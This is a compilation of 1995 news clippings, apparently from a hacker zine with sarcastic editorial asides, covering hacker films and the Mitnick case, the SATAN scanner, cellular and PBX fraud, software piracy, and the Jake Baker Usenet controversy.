~~~~~

by Jared Sandberg (The Wall Street Journal)

[Just a sampling of the scores of Mitnick articles that inundated the news media within hours of his arrest in North Carolina. JUMP ON THE MITNICK BANDWAGON! GET THEM COLUMN INCHES! WOO WOO!]

Hollywood Gets Into Cyberspace With Geek Movies

~~~~~

By Therese Poletti (Reuters News Sources)

With dramatic tales like the capture last week of a shadowy computer hacker wanted around the world, Hollywood studios are scrambling to cash in on the growing interest in cyberspace.

"They are all looking at computer-related movies because computers are hot," said Bishop Kheen, a Paul Kagan analyst. "They are all reviewing scripts or have budgets for them. "We are going to see a rash of these kinds of movies."

Experts say it remains to be seen what kind of box office draw can be expected from techie movies such as one that might be based on the hunt for Mitnick. But the recent surge of interest in the Internet, the high-profile criminal cases, and romanticized images of hackers may fuel their popularity.

"I think it's a limited market, although given the media's insatiable appetite for Internet hype, these movies might do well," said Kevin Benjamin, analyst with Robertson Stephens.

TriStar Pictures and Columbia Pictures, both divisions of Sony Corp., are developing movies based on technology or computer crime, executives said.

TriStar is working on a movie called "Johnny Mnemonic," based on a science fiction story by William Gibson, about a futuristic high-tech "data courier" with confidential information stored in a memory chip implanted in his head.

Sony also has plans for a CD-ROM game tied to the movie, also called "Johnny Mnemonic," developed by Sony Imagesoft, a division of Sony Electronic Publishing.

Columbia Pictures has a movie in development called "The Net," starring Sandra Bullock, who played opposite Reeves in "Speed." Bullock plays a reclusive systems analyst who accidentally taps into a classified program and becomes involved in a murder plot. Sony Imagesoft has not yet decided whether it will develop a CD-ROM game version of "The Net."

MGM/United Artists is said to be working on a movie called "Hackers," about a group of young computer buffs framed for a crime and trying to protect their innocence. An MGM/UA spokeswoman did not return calls seeking comment.

Disney is also said to be working on a movie called f2f, (face to face), about a serial killer who tracks his victims on an online service. Disney also did not return calls.

Bruce Fancher, once a member of the Legion of Doom hacker gang, worked as a consultant for "Hackers." He said, much to his dismay, hackers are becoming more popular and increasingly seen as romantic rebels against society.

"I've never met one that had political motivation. That is really something projected on them by the mainstream media," Fancher said.

---

Film, Multimedia Project In The Works On Hacker Kevin Mitnick Mar 8, 1995  
~~~~~

By Greg Evans (Variety)

Miramax Films will produce a film and a multimedia project based on the hunt for accused cyber felon Kevin Mitnick, the computer criminal who captured the attention of the New York Times, the FBI and Hollywood.

Less than a month after Mitnick's capture made the front page of Feb. 16's Times, Miramax has purchased the worldwide film and interactive rights to the hacker's tale.

Rights were bought for an undisclosed amount from computer security expert Tsutomu Shimomura, who led the two-year pursuit of Mitnick, and reporter John Markoff, who penned the Times' article.

Markoff will turn his article into a book, which will be developed into a script. "Catching Kevin: The Pursuit and Capture of America's Most Wanted Computer Criminal" will be published later this year by Miramax's sister company, Hyperion Books (both companies are owned by the Walt Disney Co.).

Miramax also plans to work with Shimomura to develop an interactive project, most likely a CD-ROM, based on "Catching Kevin," according to Scott Greenstein, Miramax's senior VP of motion pictures, music, new media and publishing. He represented Miramax in the deal.

No director has been attached to the film project yet, although the company is expected to make "Kevin" a high priority.

The story attracted considerable studio attention. In a statement, Shimomura said he went with Miramax "based on their track record."

Shimomura and Markoff were repped by literary and software agent John Brockman and Creative Artists Agency's Dan Adler and Sally Willcox.

Hack-Happy Hollywood Mar 1995
~~~~~

(AP News Sources)

Not since the heyday of Freddy Krueger and Jason Voorhees has hacking been so in demand in Hollywood.

Only this time, it's computer hackers, and the market is becoming glutted with projects. In fact, many studio buyers were reluctant to go after the screen rights to the story of computer expert Tsutomu Shimomura, who tracked down the notorious cyber-felon Kevin Mitnick.

The rights were linked to a New York Times article by John Markoff, who's turning the story into a book.

But Miramax wasn't daunted by any competing projects, and snapped up the rights.

"We're talking about a ton of projects that all face the same dilemma: How many compelling ways can you shoot a person typing on a computer terminal?" said one buyer, who felt the swarm of projects in development could face meltdown if the first few films malfunction.

The first test will come late summer when United Artists opens "Hackers," the Iain Softley-directed actioner about a gang of eggheads whose hacking makes them prime suspects in a criminal conspiracy.

Columbia is currently in production on "The Net," with Sandra Bullock as an agoraphobic computer expert who's placed in danger when she stumbles onto secret files.

Touchstone has "The Last Hacker," which is closest in spirit to the Miramax project. It's the story of hackmeister Kevin Lee Poulson, who faces a hundred years in prison for national security breaches and was so skilled he disabled the phones of KIIS-FM to be the 102nd (and Porsche-winning) caller. He was also accused of disabling the phones of "Unsolved Mysteries" when he was profiled.

Simpson/Bruckheimer is developing "f2f," about a serial killer who surfs the Internet for victims.

Numerous other projects are in various stages of development, including MGM's "The Undressing of Sophie Dean" and the Bregman/Baer project "Phreaking," about a pair of hackers framed for a series of homicidal computer stunts by a psychotic hacker.

-----  
A Devil Of A Problem

Mar 21, 1995

~~~~~  
by David Bank (Knight-Ridder)

Satan is coming to the Internet and might create havoc for computer networks around the world.

The devilish software, due for release April 5, probes for hidden flaws in computer networks that make them vulnerable to intruders. The tool could be used by mischievous pranksters or serious espionage agents to attack and penetrate the computer networks of large corporations, small businesses or even military and government installations.

None of the potential problems has swayed the authors of the program, Dan Farmer, the "network security czar" of Silicon Graphics Inc. in Mountain View, California, and Wietse Venema, his Dutch collaborator.

"Unfortunately, this is going to cause some serious damage to some people," said Farmer, who demonstrated the software this month in his San Francisco apartment. "I'm certainly advocating responsible use, but I'm not so naive to think it won't be abused."

"It's an extremely dangerous tool," said Donn Parker, a veteran computer security consultant with SRI International in Menlo Park, California. "I think we're on the verge of seeing the Internet completely wrecked in a sea of information anarchy."

Parker advocates destroying every copy of Satan. "It shouldn't even be around on researcher's disks," he said.

Satan Claims Its First Victim

Apr 7, 1995

~~~~~  
by Dwight Silverman (Houston Chronicle)

The cold hand of Satan knocked on the electronic door of Phoenix Data Systems Wednesday night, forcing the Clear Lake-based Internet access provider to temporarily shut down some computers.

"These guys can come in and literally take control, get super-user status on our systems," said Bill Holbert, Phoenix's owner. "This is not your average piece of shareware."

The attack began about 9 p.m. Wednesday, he said. Technicians watched for a while and then turned off the machines at Phoenix that provide "shell"

accounts, which allow direct access to a computer's operating system.

The system was back up Thursday afternoon after some security modifications, he said.

"It actually taught us a few things," Holbert said. "I've begun to believe that no computer network is secure."

---

#### Fraud-free Phones

Feb 13, 1995

~~~~~  
by Kirk Ladendorf (Austin American Statesman) p. D1

Texas Instruments' Austin-based Telecom Systems business came up with an answer to cellular crime: a voice-authorization service.

The technology, which TI showed off at the Wireless '95 Convention & Exposition in New Orleans this month, was adapted from a service devised for long-distance telephone companies, including Sprint.

TI says its voice-recognition systems can verify the identity of cellular phone users by reading and comparing their "voice prints," the unique sound patterns made by their speech.

The TI software uses a statistical technique called Hidden Markov Modeling that determines the best option within a range of choices as it interprets a voice sample.

If the verification is too strict, the system will reject bona fide users when their voice patterns vary too much from the computer's comparison sample. If the standard is too lenient, it might approve other users whose voice patterns are similar to that of the authentic user.

The system is not foolproof, TI officials said, but beating it requires far more time, effort, expense and electronics know-how than most cellular pirates are willing to invest.

Nynex Recommends Cellular Phone Customers Use A Password

Feb 9, 1995

~~~~~  
By Aaron Zitner (The Boston Globe)

Nynex Corp. is asking cellular telephone customers to dial an extra four digits with each phone call in an attempt to foil thieves who steal an estimated \$1.3 million in cellular phone services nationwide each day.

Nynex Mobile Communications Co., has been "strongly recommending" since November that all new customers adopt a four-digit personal identification number, or PIN. This week, the company began asking all its customers to use a PIN.

The Cellular Telecommunications Industry Association estimates that "phone thieves" made \$482 million in fraudulent calls last year, equal to 3.7 percent of the industry's total billings. Thieves can make calls and bill them to other people by obtaining the regular 10-digit number assigned to a person's cellular phone, as well as a longer electronic serial number that is unique to each phone.

Thieves can snatch those numbers from the air using a specialized scanner, said James Gerace, a spokesman for Nynex Mobile Communications. Even when no calls are being made, cellular phones broadcast the two numbers every 30 seconds or so to notify the cellular system in case of incoming calls, he said.

When customers adopt a PIN, their phone cannot be billed for fraudulent calls unless the thieves also know the PIN, Gerace said. He said the phone broadcasts the PIN at a different frequency than the phone's electronic serial number,

making it hard for thieves to steal both numbers with a scanner.

Gerace also noted that customers who become victims of fraud despite using a PIN can merely choose a new number. Victims who do not use a PIN must change their phone number, which requires a visit to a cellular phone store to have the phone reprogrammed, he said.

[ Uh, wait a second. Would you use touch-tone to enter this PIN? Woah.  
Now that's secure. I've been decoding touch-tone by ear since 1986.  
What a solution! Way to go NYNEX! ]

---

Kemper National Insurance Offers PBX Fraud

Feb 3, 1995

~~~~~  
(Knight-Ridder News Sources)

Kemper National Insurance Cos. now offers inland marine insurance coverage to protect Private Branch Exchange (PBX) systems against toll fraud.

"Traditional business equipment policies companies buy to protect their PBX telephone systems do not cover fraud," a Kemper spokesman said. The Kemper policy covers both the equipment and the calls made illegally through the equipment.

The coverage is for the PBX equipment, loss of business income from missed orders while the PBX system is down, and coverage against calls run up on an insured's phone systems. The toll fraud coverage is an option to the PBX package.

New Jersey Teen To Pay \$25,000 To Microsoft, Novell

Feb 6, 1995

~~~~~  
The Wall Street Journal

Microsoft Corp. and Novell Inc. reached a court-approved settlement with a New Jersey teenager they accused of operating a computer bulletin board that illegally distributed free copies of their copyrighted software programs.

Equipped with a court order, employees of the two companies and federal marshals raided the young man's house in August, seizing his computer equipment and shutting down an operation called the Deadbeat Bulletin Board. Under the settlement announced Friday, the teenager agreed to pay \$25,000 to the companies and forfeit the seized computer equipment. In return, the companies agreed to drop a copyright infringement lawsuit brought against him in federal court in New Jersey, and keep his identity a secret.

Redmond-based Microsoft and Novell, Provo, Utah, opted to take action against the New Jersey man under civil copyright infringement laws rather than pursue a criminal case. The teenager had been charging a fee to users of the Deadbeat Bulletin Board, which was one reason the companies sought a cash payment, a Novell spokesperson said. The two software producers previously settled a similar case in Minneapolis, when they also seized the operator's equipment and obtained an undisclosed cash payment.

"About 50 groups are out there engaging in piracy and hacking," said Edward Morin, manager of Novell's antipiracy program. He said they operate with monikers such as Dream Team and Pirates With Attitude.

---

Software Piracy Still A Big Problem In China

Mar 6, 1995

~~~~~  
By Jeffrey Parker (Reuters News Sources)

Sales of pirated software have reached a fever pitch in Beijing in the week

since U.S. and Chinese officials defused a trade war with a broad accord to crush such intellectual property violations.

In the teeming "hacker markets" of the Zhongguancun computer district near Beijing University, there were few signs of any clampdown Monday, the sixth day of a "special enforcement period" mandated by the Feb. 26 Sino-U.S. pact.

"The police came and posted a sign at the door saying software piracy is illegal," said a man selling compact disk readers at bustling Zhongguancun Electronics World.

"But look around you. There's obviously a lot of profit in piracy," he said.

A score of the market's nearly 200 stalls openly sell compact disks loaded with illegal copies of market-leading desktop software titles, mostly the works of U.S. firms.

Cloudy Sky Software Data Exchange Center offers a "super value" CD-ROM for 188 yuan (\$22) that brims with 650 megabytes of software from Microsoft, Lotus and other U.S. giants whose retail value is about \$20,000, nearly 1,000 times higher.

Internet Story Causes Trouble

Feb 7, 1995

~~~~~  
(AP News Sources)

The University of Michigan has refused to reinstate a sophomore suspended last week after he published on the Internet a graphic rape and torture fantasy about a fellow student.

The student's attorney told The Detroit News on Monday that the university is waiting until after a formal hearing to decide if the 20-year-old student is a danger to the community. A closed hearing before a university administrator is scheduled for Thursday.

"Our position is that this is a pure speech matter," said Ann Arbor attorney David Cahill. "He doesn't know the girl and has never approached her. He is not dangerous. ... He just went off half-cocked."

The Jan. 9 story was titled with the female student's last name and detailed her torture, rape and murder while gagged and tied to a chair.

The student also may face federal charges, said FBI Special Agent Gregory Stejskal in Ann Arbor. Congress recently added computer trafficking to anti-pornography laws.

The student was suspended Thursday by a special emergency order from university President James J. Duderstadt. His identification card was seized and he was evicted from his university residence without a hearing.

University spokeswoman Lisa Baker declined to comment.

---

#### Snuff Porn On The Net

Feb 12, 1995

~~~~~  
by Philip Elmer-Dewitt (Time)

Jake Baker doesn't look like the kind of guy who would tie a woman by her hair to a ceiling fan. The slight (5 ft. 6 in., 125 lbs.), quiet, bespectacled sophomore at the University of Michigan is described by classmates as gentle, conscientious and introverted.

But Baker has been doing a little creative writing lately, and his words have landed him in the middle of the latest Internet set-to, one that pits a writer's First Amendment guarantees of free speech against a reader's right to privacy. Now Baker is facing expulsion and a possible sentence of five years on federal charges of sending threats over state lines.

It started in early December, when Baker composed three sexual fantasies and posted them on alt.sex.stories, a newsgroup on the Usenet computer network that is distributed via the Internet. Even by the standards of alt.sex.stories, which is infamous for explicit depictions of all sorts of sex acts, Baker's material is strong stuff. Women (and young girls) in his stories are kidnapped, sodomized, mutilated and left to die by men who exhibit no remorse. Baker even seemed to take pleasure in the behavior of his protagonists and the suffering of their victims.

The story that got Baker in trouble featured, in addition to the ceiling fan, acts performed with superglue, a steel-wire whisk, a metal clamp, a spreader bar, a hot curling iron and, finally, a match. Ordinarily, the story might never have drawn attention outside the voyeuristic world of Usenet sex groups, but Baker gave his fictional victim the name of a real female student in one of his classes.

Democratic Senator James Exon of Nebraska introduced legislation earlier this month calling for two-year prison terms for anyone who sends, or knowingly makes available, obscene material over an electronic medium. "I want to keep the information superhighway from resembling a red-light district," Exon says.